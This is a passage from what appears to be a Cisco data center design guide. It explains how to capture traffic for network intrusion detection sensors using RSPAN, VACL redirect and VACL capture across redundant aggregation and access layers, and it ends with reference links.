
If the data center has ten subnets instead of two, the configuration is equally simple: each IDS is associated with either an MSFC interface or with an FWSM instance.

Currently, automatic blocking is not recommended because it can completely isolate a server. If you decide to deploy automatic blocking, it is recommended that traffic be differentiated on multiple IDS sensors so that an alarm on one sensor can be associated with a specific virtual firewall or a Layer 3 interface on the MSFC. Among the relevant bugs affecting the blocking implementation are CSCeg23862 and CSCed52932.

## Complete Architecture

Figure 9-20 shows the complete architecture that defines how to capture traffic for network intrusion detection.

Figure 9-20 Complete Network IDS Capture Architecture



This is a fully redundant data center topology with access and aggregation layers. The aggregation layer consists of Catalyst 6500s with IDS sensors attached to both aggregation switches, and with an FWSM (optional component) in each aggregation switch. The IDS sensors can optionally be attached to a single Catalyst 6500 because the mirrored traffic from Aggregation 2 can be carried on the RSPAN VLAN to Aggregation 1.

This topology has four subnets: 10.20.10.x, 10.20.20.x, 10.20.30.x, and 10.20.40.x. No assumption is made on where these subnets reside in the access switches. RSPAN and VACL redirect allow these subnets to be monitored respectively by IDS1, IDS2, IDS3, and IDS4, regardless of where these subnets reside in the data center. The traffic that IDS1, IDS2, IDS3, and IDS4 need to monitor is determined by the user by creating access lists to be applied to the VLAN that carries the copy of the traffic (the RSPAN VLAN). The user can modify the policy without impacting traffic forwarding on the network.

The blue circles indicate to which port the VSPAN configuration is applied. This ensures that all traffic that flows in and out of the data center is copied on the RSPAN VLAN for processing and analysis. The Tx option is used to avoid duplicate traffic. Monitoring the VLANs outside of the firewalls ensures that you can use the Initial Sequence Number randomization feature on the firewall and the IDS can still read TCP streams.

The same configuration present on Aggregation 1 is also present on Aggregation 2 so that a given flow can take one aggregation switch in its inbound direction and Aggregation 2 in the outbound direction, and the IDS sensors are able to correlate the directions of the traffic as part of the same connection or flow.

Traffic monitoring at the aggregation layer uses RSPAN with VACL redirect as indicated by the light green oval. This provides the maximum flexibility in monitoring all data center traffic and assigning IDS1, 2, 3, and 4 to different traffic categories defined by the users. RSPAN with VACL redirect is also used at the aggregation layer because it poses no restrictions to monitor any-to-any routed or switched traffic.

The access layer is Layer 2; there is no routing of traffic that occurs on the access switches. Traffic monitoring at the access layer uses VACL capture. This is done for simplicity. Optionally, you can perform RSPAN on the access layer switches, and trunk the RSPAN VLAN to the aggregation layer so that the sensors at the aggregation layer can monitor locally switched traffic at the access layer.

## Additional References

“Using RSPAN with VACLs for Granular Traffic Analysis,” Tim Stevenson  
[http://www.cisco.com/warp/public/cc/pd/si/casi/ca6000/prodlit/rspan\\_wp.pdf](http://www.cisco.com/warp/public/cc/pd/si/casi/ca6000/prodlit/rspan_wp.pdf)

Information about VLAN ACLs is available at the following URL:  
<http://www.cisco.com/univercd/cc/td/doc/product/lan/cat6000/122sx/swcg/vacl.pdf>